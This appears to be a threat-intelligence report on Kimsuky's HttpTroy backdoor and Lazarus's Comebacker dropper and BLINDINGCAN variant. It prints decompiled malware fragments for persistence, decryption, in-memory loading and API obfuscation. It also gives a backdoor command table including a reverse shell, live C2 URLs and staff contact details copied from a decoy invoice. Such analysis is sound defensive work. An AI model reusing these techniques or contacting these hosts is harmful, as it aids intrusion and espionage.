DPRK's Playbook: Kimsuky's HttpTroy and Lazarus's New BLINDINGCAN Variant

In recent weeks, our Threat Labs researchers have uncovered two new toolsets that show just how adaptive the DPRK's operations have become. Kimsuky, known for its espionage-style campaigns, deployed a new backdoor we've named **HttpTroy**, while Lazarus introduced an upgraded version of its **BLINDINGCAN** remote access tool.

Both attacks reveal the same underlying pattern: stealthy code and layered obfuscation. In this post, we'll break down how these tools work, what they target and what defenders can learn from the latest moves inside the DPRK playbook.

Inside DPRK's Latest Campaigns: How Kimsuky and Lazarus Refine Their Playbook

The Kimsuky attack targeted a single victim in KR and started with a ZIP file that looked like a VPN invoice, then quietly installed tools that let attackers move files, take screenshots and run commands. The chain has three steps: a small dropper, a loader called MemLoad, and the final backdoor, named "HttpTroy". We see several signs that possibly tie this activity to Kimsuky: the Korean language lure, an AhnLab-style scheduled task name and command patterns seen in past Kimsuky work.

The Lazarus attack targeted two victims in CA and was caught in the middle of the attack chain, where we observed a new version of the Comebacker malware leading to a new variant of their BLINDINGCAN remote access tool.

We'll explain how these attacks work in plain terms, why North Korea-aligned groups use these tricks, and simple steps you can take to avoid similar threats.

Quick takeaways for readers: do not open any attachments you did not expect, treat .scr files as programs not documents and keep your security software on and updated.

Diving into the Kimsuky attack: MemLoad and HttpTroy

The Initial dropper

While the exact delivery mechanism remains unknown, telemetry indicates that the samples was obtained via an internet download, packaged within a ZIP archive named "**250908_A_HK이노션_SecuwaySSL VPN Manager U100S 100user_견적서**". Given the nature of the filename, it is highly probable that the archive was distributed through a phishing email.

Contained within the archive is a ".scr" file bearing the same name. Execution of this file initiates the entire infection chain.

This initial sample is a lightweight GO binary containing 3 embedded files. These files are decrypted using a simple XOR operation with the key "0x39", then written to disk and executed. To maintain user deception, the binary displays a PDF document as a decoy, displaying a fake bill for VPN services, while simultaneously registering the next stage backdoor as a COM server using "regsvr32.exe". See below an image of the decoy PDF and the decompiled code that decrypts it.

견 적 서

High Security SecuWiz 시큐위즈

서울특별시 마포구 상암산로 34 디지털큐브 19층 Tel. 02) 6380-3684 Fax. 02) 6380-3686 Website. www.secuwiz.co.kr

견 적 일 자 : 2025-09-08 견 적 번 호 : SW-E250908_A 유 효 기 간 : 견적일로부터 30일	총 견적 합계 금액(VAT 포함) ₩ 17,050,000 일금 일천칠백오만	상 호 명 : ㈜시큐위즈 사업자등록번호 : 220-81-84637 대 표 이 사 : 김기수 (직인생략)

수 신 : HK이노션 참 조 : 박명희 님 귀하 Tel. : Mobile : e-Mail :	사 업 명 : HK이노션 SSL VPN 도입 건 하 자 보 증 : 검수 후, 12개월 (1년) 유 상 보 수 : 고객 도입가 15% 결 제 조 건 : 세금 계산서 발행 후, 익월 말 현금 납 품 조 건 : 발주일로부터 4주 이내	영 업 대 표 : 조태완 차장 Tel. : 02)6380-3682 Mobile : 010-3816-9670 e-Mail : ctw@secuwiz.co.kr 세 금 계 산 서 : 박소영 부장(sypark@secuwiz.co.kr)

품 목	세부 내역(품명/주요기능/HW규격)	수 량	소비자 단가	할인율	견적단가	공급가 합계
SecuwaySSL VPN Manager	[품 명] SecuwaySSL VPN Manager U100S [주요 기능] - CC(EAL4) 인증 - 국가 검증필 암호화모듈(KCMVP) 탑재 (ARIA, SEED, LEA) - Web 표준 암호화 통신 이용 - https 통신채널 이용 - WEB/FULL 터널 운영모드 지원 - Multi Browser 웹 로그인 지원 - Active/Non Active X 웹 로그인 방식 지원 [HW 요구 사양] CPU : Quad Core 2.0GHz Main Memory : 8GB Flash Memory : 64GB HDD: 2TB NIC: 10/100/1000 * 6ports Power Supply : Single Power	1	35,000,000	73%	9,500,000	15,500,000
SecuwaySSL VPN Client License	SecuwaySSL-CL-ADD-100 (Client License for PC/Mobile)	1	30,000,000	80%	6,000,000	
					소 계	15,500,000
					VAT	
					합 계	

Notice
- 상기 견적은 해당 사업 건에 한합니다.
- 본 견적서에는 설치 및 하자보증기간 기술지원 비용이 포함된 견적이며, 최종 견적은 제조사와 협의토록 합니다.

```
v13 = (os_File *)os_OpenFile(aPdfName, *(&aPdfName + 2), 578, 438, v1, v8, v9, v10);
if ( !v2 )
{
  v14 = *(&vecPdfData + 1);
  v15 = 0;
  goto LABEL_31;
}
v122[0] = os_UserConfigDir(v13);
v122[1] = v2;
v123 = aPdfName;
v2 = 2;
v118 = path_filepath_join((unsigned int)v122, 2, 2, 438, v1, v16, v17, v18, v19, v95, v100, v104);
LODWORD(v3) = 438;
v23 = (os_File *)os_OpenFile(v118, 2, 578, 438, v1, v20, v21, v22);
v24 = *(&vecPdfData + 1);
for ( i = 0; (__int64)i < v24; ++i )
{
  v26 = *(&vecPdfData + 1);
  if ( i >= *(&vecPdfData + 1) )
  {
LABEL_29:
    v13 = (os_File *)runtime_panicIndex(i, v2, v26);
    do
    {
      *(_BYTE *)(vecPdfData + v15) = *(_BYTE *)(v15 + vecPdfData) ^ 0x39;
      ++v15;
```

Stage 1 backdoor: Memload_V3

The first backdoor, internally identified as **Memload_V3** (“Memload_V3.dll”), performs 2 primary functions:

```
v0 = IsProcessElevated_();
v1 = "a:fnjiuygredfgbbgfcvhutrv";
if ( !v0 )
  v1 = "u:fnjiuygredfgbbgfcvhutrv";
MutexA = CreateMutexA(lpMutexAttributes: 0, bInitialOwner: 0, lpName: v1);
v3 = MutexA;
if ( MutexA )
{
  if ( GetLastError() == 183 )
  {
    LODWORD(MutexA) = CloseHandle(hObject: v3);
  }
  else
  {
    v4 = 10;
    do
    {
      Sleep(dwMilliseconds: 0x3E8u);
      --v4;
    }
    while ( v4 );
    MakeNewSchtask();
    LODWORD(MutexA) = DecryptAndRunHello();
  }
}
return (int)MutexA;
```

1. Re-registering the “AhnlabUpdate” scheduled task

Using COM interfaces instantiated via the Windows API “CoCreateInstance”, the backdoor re-creates a scheduled task named “AhnlabUpdate”, targeting one of the more prevalent anti-virus software in the Korean region to avoid suspicions. This task is configured to execute the current DLL silently using the command “regsvr32.exe /s <CURRENT_FILENAME>”. The task is then set to repeat every minute, using the “PT1M” repetition pattern.

```
v0 = hModule;
memset(szAhnlabUpdate, 0, sizeof(szAhnlabUpdate));
v1 = IsProcessElevated_();
v2 = L"AhnlabUpdate";
if ( !v1 )
  v2 = L"AnlabUpdate";
lstrcpyW(lpString1: szAhnlabUpdate, lpString2: v2);
memset(CurrentModuleFilename, 0, sizeof(CurrentModuleFilename));
GetModuleFileNameW(hModule: v0, lpFilename: CurrentModuleFilename, nSize: 0x200u);
v3 = CoInitializeEx(pvReserved: 0, dwCoInit: 2u);
if ( (int)(v3 + 0x80000000) >= 0 && v3 != -2147417850 )
  return 1;
ppvITaskService = 0;
if ( CoCreateInstance(rclsid: &TaskSchedulerRCLSID, pUnkOuter: 0, dwClsContext: 1u, riid: &ITaskServiceRIID, ppv: (LPVOID *)&ppvITaskService) < 0 )
{
ABEL_8:
  CoUninitialize();
  return 1;
}
```

2. Decrypting and executing the final payload

After establishing persistence, Memload_V3 proceeds to decrypt the third file dropped by the initial sample. The decryption algorithm used is RC4, and once decrypted, the payload is loaded directly into memory. Execution is then triggered via its exported function named “hello”.

```
wfopen_s(Stream: &Stream, FileName: L"c:\\programdata\\config.db", Mode: L"rb");
if ( Stream )
{
  fseek(Stream: Stream, Offset: 0, Origin: 2);
  v0 = ftell(Stream: Stream);
  fseek(Stream: Stream, Offset: 0, Origin: 0);
  v1 = (char *)operator new(Size: (unsigned int)(v0 + 1));
  memset(v1, Val: 0, Size: (unsigned int)(v0 + 1));
  v2 = (unsigned int)v0;
  if ( fread(Buffer: v1, ElementSize: 1u, ElementCount: (unsigned int)v0, Stream: Stream) )
  {
    si128 = _mm_load_si128((const __m128i *)&xmmword_1800374E0);
    v4 = (__m128i *)&Filename[10];
    *(_QWORD *)Filename = 0;
    v5 = 8;
    do
    {                                           // rc4-like ksa
      v4 += 4;
      v4[-6] = _mm_add_epi32(_mm_shuffle_epi32(_mm_cvtsi32_si128(v5 - 8), 0), si128);
      v6 = v5 + 4;
      v7 = _mm_cvtsi32_si128(v5);
      v4[-5] = _mm_add_epi32(_mm_shuffle_epi32(_mm_cvtsi32_si128(v5 - 4), 0), si128);
      v5 += 16;
      v4[-4] = _mm_add_epi32(_mm_shuffle_epi32(v7, 0), si128);
      v4[-3] = _mm_add_epi32(_mm_shuffle_epi32(_mm_cvtsi32_si128(v6), 0), si128);
    }
    while ( (int)(v5 - 8) < 256 );
    LOBYTE(v8) = 0;
    v9 = 0;
    v10 = 0;
    do
    {
      v11 = aRsfsetrawEsfes[v10] + v8;
      v12 = Filename[v9 + 2];
      v13 = v10 + 1;
      v8 = (unsigned __int8)(v12 + v11);
      Filename[v9++ + 2] = Filename[v8 + 2];
      Filename[v8 + 2] = v12;
      v14 = 0;
      if ( v13 < 30 )
        v14 = v13;
      v10 = v14;
    }
    while ( v9 < 256 );
```

```
loadedPEContext = loadPEInMemory(v20, v1, (__int64)Filename);
if ( loadedPEContext )
{
  peBase = loadedPEContext[1];
  v23 = (PIMAGE_NT_HEADERS)*loadedPEContext;
  if ( v23->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size )
  {
    v24 = (PIMAGE_EXPORT_DIRECTORY)&peBase[v23->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress];
    if ( v24->NumberOfNames )
    {
      if ( v24->NumberOfFunctions )
      {
        v25 = 0;
        v26 = &peBase[v24->AddressOfNames];
        v27 = &peBase[v24->AddressOfNameOrdinals];
        while ( stricmp(String1: "hello", String2: &peBase[*(unsigned int *)v26]) )
        {
          ++v25;
          v26 += 4;
          v27 += 2;
          if ( v25 >= v24->NumberOfNames )
            return 0;
        }
        v28 = *(unsigned __int16 *)v27;
        if ( v28 <= v24->NumberOfFunctions )
        {
          v29 = (DWORD (__stdcall *)(LPVOID))&peBase[*(unsigned int *)&peBase[4 * v28 + v24->AddressOfFunctions]];
          if ( v29 )
          {
            Thread = CreateThread(lpThreadAttributes: 0, dwStackSize: 0, lpStartAddress: v29, lpParameter: 0, dwCreationFlags: 0, lpThreadId: 0);
            if ( Thread )
              WaitForSingleObject(hHandle: Thread, dwMilliseconds: 0xFFFFFFFF);
          }
```

Final payload: HttpTroy backdoor

The final stage of the attack chain is a highly obfuscated backdoor, internally named **HttpTroy** (“httptroy_dll.dll”). This component grants the attackers full control over the compromised system, offering a wide range of capabilities:

- File upload and download
- Screenshot capture and exfiltration
- Command execution with elevated privileges
- Loading an executable in memory
- Reverse shell
- Process termination and trace removal

HttpTroy employs multiple layers of obfuscation to hinder analysis and detection. API calls are concealed using custom hashing techniques, while strings are obfuscated through a combination of XOR operations and SIMD instructions.

Notably, the backdoor avoids reusing API hashes and strings. Instead, it dynamically reconstructs them during runtime using varied combinations of arithmetic and logical operations, further complicating static analysis.

```
WinHttpSetOption = _mm_load_si128((const __m128i *)&xmmword_18003D570);
v63 = 80;
for ( i = 0; i < 0x10; ++i )
  WinHttpSetOption.m128i_i8[i + 1] ^= (_BYTE)i + WinHttpSetOption.m128i_i8[0];
HIBYTE(v63) = 0;
LODWORD(WinHttpSetOptionLen) = 0;
for ( j = WinHttpSetOption.m128i_i8[1]; j >= 32; j = WinHttpSetOption.m128i_i8[WinHttpSetOptionLen + 1] )
{
  if ( j == 127 )
    break;
  WinHttpSetOptionLen = (unsigned int)(WinHttpSetOptionLen + 1);
}
WinHttpSetOptionHash = 0xCBF29CE484222325uLL;
if ( (_DWORD)WinHttpSetOptionLen )
{
  v24 = &WinHttpSetOption.m128i_i8[1];
  v25 = (unsigned int)WinHttpSetOptionLen;
  do
  {
    v26 = *v24 | 0x20;
    if ( (unsigned __int8)(*v24 - 65) > 0x19u )
      v26 = *v24;
    WinHttpSetOptionHash = 0x100000001B3LL * (v26 ^ (unsigned __int64)WinHttpSetOptionHash);
    ++v24;
    --v25;
  }
  while ( v25 );
}
WinHttpSetOptionFunc = (void (__fastcall *)(void *, MACRO_WINHTTP_OPTION, DWORD *))CustomGetProcAddress(WinHttpSetOptionHash);
```

The HttpTroy backdoor communicates with its command-and-control server exclusively via HTTP POST requests. All transmitted data (both commands and responses) is obfuscated using a two-step process: XOR encryption with the key 0x56, followed by Base64 encoding. Each query to the C2 has a specific ID and is followed by buffers of interest, all formatted in a single special string. Commands received from the server follow a simple structure: “<command> <parameters>”.

Command	Description	C2 Request ID	Notes
up <FILENAME>	Uploads a file to the C2	4	File is encrypted before transmission
down <FILENAME>	Downloads a file from the C2	3	File is decrypted and saved locally under the provided filename
screen	Captures and uploads a screenshot	4	Screenshot is encrypted before upload
srun <EXECUTABLE> <ARGS>	Executes a command with system privileges		
memload <FUNCTION_TO_RUN>	Receives encrypted file from C2, loads it into memory and executes a specified function	3	Function is resolved via custom GetProcAddress
conn <IP_ADDRESS> <PORT>	Establishes a reverse shell		Sends back “connect ok” on success
die <COMMAND>	Terminates the process and removes traces		Accepts either “cd” or a shell command

After executing a command, the backdoor reports the result to the C2 using ID 2:

- ok - Successful execution
- fail - Execution failed
- connect ok - Successful reverse shell connection

To request a new command from the C2, the backdoor sends a query with ID 1.

Below, you can see an example flow of a command in decompiled code, together with the decryption flow of a response from the server for the “down” command:

```
        if ( v141 == v32 )                              // down
        {
          v34 = v141;
          v35 = &v85;
          if ( !v141 )
          {
LABEL_51:
            v37 = (wchar_t *)Buffer;
            if ( v136 > 7 )
              v37 = Buffer[0];
            if ( writeFileFromC2(FileName: v37) )
            {
              v101 = 107;                               // ok
              v100 = 111;
              reportOperationStatusToC2((WCHAR *)&v100);
            }
            else
            {
              v114 = 108;                               // fail
              v112 = 6357094;
              v113 = 105;
              reportOperationStatusToC2((WCHAR *)&v112);
            }
            goto LABEL_151;
          }
```

```
v22 = (char *)operator new(Size: v21);
v23 = v22;
v24 = Block;
if ( v9 )
  v24 = v10;
base64_decode(v24, v19, v22, v21);
if ( (int)v21 > 0 )
{
  v25 = v23;
  v26 = (unsigned int)v21;
  do
  {
    v27 = *v25;
    if ( *v25 && v27 != 86 )
      *v25 = v27 ^ 0x56;
    ++v25;
    --v26;
  }
  while ( v26 );
}
fwrite(Buffer: v23, ElementSize: 1u, ElementCount: v21, Stream: Stream);
```

Indicators of compromise

SCR file: e19ce3bd1cbd980082d3c55a4ac1eb3af4d9e7adf108afb1861372f9c7fe0b76

Memload_V3: 20e0db1d2ad90bc46c7074c2cc116c2c08a8183f3ac6f357e7ebee0c7cc02596

HttpTroy: 10c3b3ab2e9cb618fc938028c9295ad5bdb1d836b8f07d65c0d3036dbc18bbb4

C2: hxxp[://]load[.]auraria[.]org/index[.]php

User-agent (wide-string): Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36

Mutexes:

a:fnjiuygredfgbbgfcvhutrv

u:fnjiuygredfgbbgfcvhutrv

Analysis of the Lazarus Attack: the comeback of Comebacker and the new BLINDINGCAN variant

Comebacker, yet again

During routine threat monitoring, our team identified a sample indicative of a new variant of the previously documented Comebacker malware, which is attributed to the Lazarus APT group. While our telemetry captures the infection chain from this stage onward, the initial access vector remains unclear. However, based on the absence of any exploited vulnerabilities, we assess with moderate confidence that the initial compromise likely originated from a phishing email.

We observed two closely related instances of the Comebacker malware:

- A DLL variant located at "**C:\ProgramData\comms.bin**" (internally named "**NetSvcInst_v1_Rundll32.dll**", using the exported function "**InfoHook**")
- An EXE variant located at "**C:\ProgramData\Comms\ssh.bin**"

The DLL sample appears to have been executed via a Windows service, whereas the EXE variant was launched through cmd.exe, suggesting a different execution context.

Despite their differing formats, both variants share identical functionality. Their primary objectives include:

- Validating execution via a specific command-line parameter
- Decrypting embedded payloads
- Configuring registry entries
- Deploying the next-stage payload as a service

The dropper's behavior can be summarized in the following stages:

1. Dynamic function resolution

Prior to payload execution, the malware dynamically resolves API functions from system DLLs. This is achieved by XOR-decrypting hardcoded strings using a PRNG-like stream.

```
init_prng(a1: a1, a2: 11);
v3 = 0;
for ( i = 0; i < 11; Str1[i - 1] ^= ((__int64 __fastcall(__int64, __int64))advance_prng)(v2, v1) )
  ++i;
v5 = Str1[9];
if ( Str1[9] == 'A' )
  v5 = 'W';                                   // prefer wide variant of the string
Str1[9] = v5;
if ( !strncmp(Str1: Str1, Str2: "Process32", MaxCount: 9u) )
  strcpy(&Str1[10], "W");
result = LoadLibraryA(lpLibFileName: Str1);
v8 = result;
if ( result )
{
  LODWORD(qword_140026F40) = -1073163215;
  *(_OWORD *)Str1 = v12;
  WORD2(qword_140026F40) = 19543;
  init_prng(a1: v7, a2: 22);
  do
    Str1[v3++] ^= ((__int64 __fastcall(__int64, __int64))advance_prng)(v10, v9);
  while ( v3 < 22 );
  v11 = BYTE4(qword_140026F40);
  if ( BYTE4(qword_140026F40) == 'A' )
    v11 = 'W';
  BYTE4(qword_140026F40) = v11;
  if ( !strncmp(Str1: Str1, Str2: "Process32", MaxCount: 9u) )
    *(_WORD *)((char *)&qword_140026F40 + 5) = 'W';
  ObtainUserAgentString = (HRESULT (__stdcall *)(DWORD, LPSTR, DWORD *))GetProcAddress(hModule: v8, lpProcName: Str1);
```

2. Parameter validation

Execution is gated by the presence of specific command-line arguments. The DLL variant expects "**up45V3FR9ee9**", while the EXE variant requires "**760H33Is9L5S**". If the parameters are incorrect, the malware terminates.

3. Service name selection

The malware enumerates the “**REG_MULTI_SZ**” entries under “**HKLM\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs**”, identifying service names that are listed but not yet registered under “**HKLM\ SYSTEM\CurrentControlSet\Services**”. A random candidate is then selected and reused as both the service name and the name of the service DLL.

```
hc256_wrap((unsigned __int8 *)v24);           // SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
hc256_wrap((unsigned __int8 *)v23);           // SYSTEM\CurrentControlSet\Services
if ( !RegOpenKeyExW(hKey: HKEY_LOCAL_MACHINE, lpSubKey: (LPCWSTR)v24, ulOptions: 0, samDesired: 0xF003Fu, phkResult: &v20) )
{
  v18 = 2049;
  if ( !RegQueryValueExW(hKey: v20, lpValueName: a2, lpReserved: 0, lpType: &v21, lpData: (LPBYTE)String, lpcbData: &v18) )
  {
    v5 = String;
    if ( lstrlenW(lpString: String) > 0 )
    {
      do
      {
        memset(Buffer, Val: 0, Size: 0x20Au);
        vsnwprintf(Buffer: Buffer);
        if ( RegOpenKeyExW(hKey: HKEY_LOCAL_MACHINE, lpSubKey: Buffer, ulOptions: 0, samDesired: 0x20019u, phkResult: &v19) )
        {
          if ( v4 == 260 )
            break;
          v6 = lstrlenW(lpString: v5);
          if ( (unsigned int)(v6 - 5) <= 0xA && (unsigned __int16)(*v5 - 48) > 9u )
          {
            v7 = 2LL * (unsigned int)(v6 + 1);
            v8 = LocalAlloc(uFlags: 0x40u, uBytes: v7);
            v22[v4] = v8;
            StringCchCopyW(v8, v7, v5);
            ++v4;
          }
        }
```

For some of the string decryption processes, it uses the HC256 stream cipher, while for others it uses RC4.

```
__int64 __fastcall hc256_wrap(unsigned __int8 *a1)
{
  __int64 v1; // rbx
  __int64 result; // rax
  _BYTE v4[8208]; // [rsp+20h] [rbp-2048h] BYREF
  _BYTE v5[40]; // [rsp+2030h] [rbp-38h] BYREF

  v1 = *a1;
  strcpy(v5, "X7m!qZ@9vP#YfG$5bL&K^2d*TNhJC8rA");
  hc256_init(a1: (__int64)v4, a2: (__int128 *)v5, a3: (int *)v5);
  result = hc256_transform(v4, a1 + 1, a1, (unsigned int)v1);
  *(_WORD *)&a1[v1] = 0;
  return result;
}
```

4. Timestamp logging

The malware writes the current local time to “C:\Windows\system32\AppxProvision.xml” using the format “**[%04d-%02d-%02d %02d:%02d:%02d] %s\n**”, appending the chosen service name. It then modifies the file’s attributes to mimic those of win32k.sys.

```
WideCharToMultiByte(CodePage: 0, dwFlags: 0x200u, lpWideCharStr: WideCharStr, cchWideChar: -1, lpMultiByteStr: MultiByteStr, cbMultiByte: cbMultiByte,
GetLocalTime(lpSystemTime: &SystemTime);
v18 = wfopen(FileName: FileName, Mode: L"at+");              // C:\Windows\system32\\AppxProvision.xml
v19 = v18;
if ( v18 )
{
  sprintf(
    Buffer: Buffer,
    Format: "[%04d-%02d-%02d %02d:%02d:%02d] %s\n",
    SystemTime.wYear,
    SystemTime.wMonth,
    SystemTime.wDay,
    SystemTime.wHour,
    SystemTime.wMinute,
    SystemTime.wSecond,
    MultiByteStr);
  do
    ++v16;
  while ( Buffer[v16] );
  fwrite(Buffer: Buffer, ElementSize: v16, ElementCount: 1u, Stream: v19);
  fclose(Stream: v19);
  wsprintfW(v26, L"%s\\win32k.sys", v26);
  FileAttributesW = GetFileAttributesW(lpFileName: FileName);
  LODWORD(v18) = GetFileAttributesW(lpFileName: v26);
  if ( FileAttributesW != -1 )
    LODWORD(v18) = ChangeFileBasicAttributes(FileName, v26, FileAttributesW, (unsigned int)v18);
}
FileW_0 = CreateFileW_0(lpFileName: a2, dwDesiredAccess: 0x80000000, dwShareMode: 3u, lpSecurityAttributes: 0, dwCreationDisposition: 3u, dwFlagsAndAttributes: a4
v9 = CreateFileW_0(lpFileName: a1, dwDesiredAccess: 0x40000000u, dwShareMode: 3u, lpSecurityAttributes: 0, dwCreationDisposition: 3u, dwFlagsAndAttributes: a3, hT
v10 = v9;
if ( FileW_0 != (HANDLE)-1LL && v9 != (HANDLE)-1LL )
{
  v11 = LocalAlloc_0(uFlags: 0x40u, uBytes: 0x88u);
  if ( (unsigned int)NtQueryInformationFile(FileW_0, v13, v11, 136, 4) )
  {
    LocalFree_0(hMem: v11);
    CloseHandle_0(hObject: FileW_0);
    CloseHandle_0(hObject: v10);
    return 0;
  }
  v12 = NtSetInformationFile(v10, v13, v11, 136, 4);
  LocalFree_0(hMem: v11);
  v4 = v12 == 0;
}
CloseHandle_0(hObject: FileW_0);
CloseHandle_0(hObject: v10);
```

5. Payload deployment and configuration

The embedded PE file is decrypted using HC256, then decompressed via zlib, and written into a decoy file in the current directory named “**kjepl.xml**”. To obfuscate its true size, random data is appended at the end. The file is then moved via “cmd.exe” to “**C:\Windows\system32\<SERVICE_NAME>.dll**”, and its attributes are altered similarly to the timestamp file, but this time it mimics “cmd.exe”.

```
hc256_init((__int64)v31, &xmmword_140027140, (int *)&xmmword_140027140);
hc256_transform(v31, v14, v14, v5);
v21 = 10 * v5;
v8 = LocalAlloc_0(uFlags: 0x40u, uBytes: (unsigned int)(10 * v5));
if ( !(unsigned int)zlib_decompress(v8, &v21, v14, (unsigned int)v5) )
{
  if ( WriteFile_0(hFile: (HANDLE)FileW_0, lpBuffer: v8, nNumberOfBytesToWrite: v21, lpNumberOfBytesWritten: &v22, lpOverlapped: 0) )
  {
    v15 = LocalAlloc_0(uFlags: 0x40u, uBytes: 0x100001u);
    memset(v15, Val: 0, Size: 0x100001u);
    v16 = 0;
    while ( 1 )
    {
      v17 = rand();
      memset(v15, Val: v17 % 255, Size: 0x100000u);
      if ( !WriteFile_0(hFile: (HANDLE)FileW_0, lpBuffer: v15, nNumberOfBytesToWrite: 0x100000u, lpNumberOfBytesWritten: &v22, lpOverlapped: 0) )
        break;
      if ( ++v16 >= 150 )
      {
        LocalFree(hMem: v15);
        CloseHandle_0(hObject: (HANDLE)FileW_0);
        FileW_0 = -1;
        wsprintfW(v40, L"cmd.exe /c move /Y %s %s", Buffer, aCWindowsSystem_1);
        if ( CreateProcessW(lpApplicationName: 0, lpCommandLine: v40, lpProcessAttributes: 0, lpThreadAttributes: 0, bInheritHandles: 0, dwCreationFlags:
        {
          WaitForSingleObject(hHandle: hHandle.hProcess, dwMilliseconds: 0xFFFFFFFF);
          Sleep(dwMilliseconds: 0x3E8u);
          wsprintfW(Buffer, L"%s\\cmd.exe", v39);
          FileAttributesW = GetFileAttributesW(lpFileName: aCWindowsSystem_1);
          v19 = GetFileAttributesW(lpFileName: Buffer);
          if ( FileAttributesW != -1 )
            ChangeFileBasicAttributes(a1: aCWindowsSystem_1, a2: Buffer, a3: FileAttributesW, a4: v19);
```

Subsequently, the embedded configuration is decrypted using HC256, re-encrypted using RC4 and stored as a binary blob in the registry under "**HKLM\SYSTEM\ControlSet001\Services\kbddes\GUID**". The configuration includes potential C2 addresses, the path to cmd.exe, the path to the dropped DLL, %TEMP%, and a special integrity-check value.


```
File: decrypted.bin_1
MD5:  f768cddb29aa91814bd58ab2e8822b4c
Size: 10949

Ascii Strings:
------------------------------------------------------------------------------
00000000  549821974578436


Unicode Strings:
------------------------------------------------------------------------------
0000021D  C:\Windows\system32\.dll
00000425  http://166.88.11.10/upload/check.asp
00000E4D  https://tronracing.com/upload/check.asp
0000189D  C:\Windows\System32\Cmd.exe
00001AA5  C:\Windows\Temp\
00001EB5  C:\Windows\system32\.dll
```

6. Service execution

Finally, the malware registers and starts a service using the randomly selected name, thereby initiating the next stage of the attack.



Second stage: Compcat_v1.dll

Both observed variants of the Comebacker dropper deploy the same service binary, internally named “Compcat_v1.dll”. This component serves a singular purpose: it acts as a wrapper for the final payload.

Upon execution, it decrypts an embedded PE file using the HC256 stream cipher. The decrypted data is then decompressed using the miniz library, a lightweight zlib-compatible implementation. The resulting PE is loaded directly into memory, employing a technique similar to that used by the aforementioned MemLoad sample.

Once the payload is successfully mapped into memory, the malware invokes the exported function “**OPENSLL_NONPIC**”, thereby initiating the execution of the final stage.

```
v11 = -2;
v0 = 261;
v1 = LocalAlloc(uFlags: 0x40u, uBytes: 0x105u);
strcpy(v13, "X7m!qZ@9vP#YfG$5bL&K^2d*TNhJC8rA");
hc256_init(a1: (__int64)v12, a2: (__int128 *)v13, a3: (int *)v13);
hc256_transform(v12, &unk_18001B020, &unk_18001B020, 430000);
v10 = 4300000;
v2 = LocalAlloc(uFlags: 0x40u, uBytes: 0x419CE0u);
memset(v2, Val: 0, Size: 0x419CE0u);
deflateMemory(v2, &v10, &unk_18001B020, 430000);
v3 = v1;
v4 = (char *)(&unk_180085840 - (_UNKNOWN *)v1);
while ( v0 != -2147483385 )
{
  v5 = *(_WORD *)((char *)v3 + (_QWORD)v4);
  if ( !v5 )
    break;
  *v3++ = v5;
  if ( !--v0 )
  {
    --v3;
    break;
  }
}
*v3 = 0;
retFirstArg(v9, v4);
v6 = loadPeInMem(v9, v2);
v7 = (void (__fastcall *)(_QWORD, _QWORD, _WORD *, _QWORD))GetProcAddressFromLoadedPe(v9, v6, "OPENSSL_NONPIC");
v7(0, 0, v1, 0);
```

Final payload: new variant of BLINDINGCAN

As the final payload, the attackers employed a new variant of their BLINDINGCAN remote access tool, improved with additional cryptographic elements and more capabilities. Internally named "**T_DLL64.dll**", it acts as a complete suite for attackers, offering them the possibility to perform any action they desire.

The backdoor has 2 operating modes, which are dictated by the parameter passed to the main function:

- 13398 – config stored in a file
- 13399 – config stored in registry

Apart from the "**OPENSSL_NONPIC**" export, this sample exports another function, called "**MemLoad**", which uses the other operating mode (13398).

The malware's execution begins by dynamically loading APIs, using the same techniques as in the previous cases. It then moves on to loading the configuration, picking a C2 at random and attempting to connect to it.

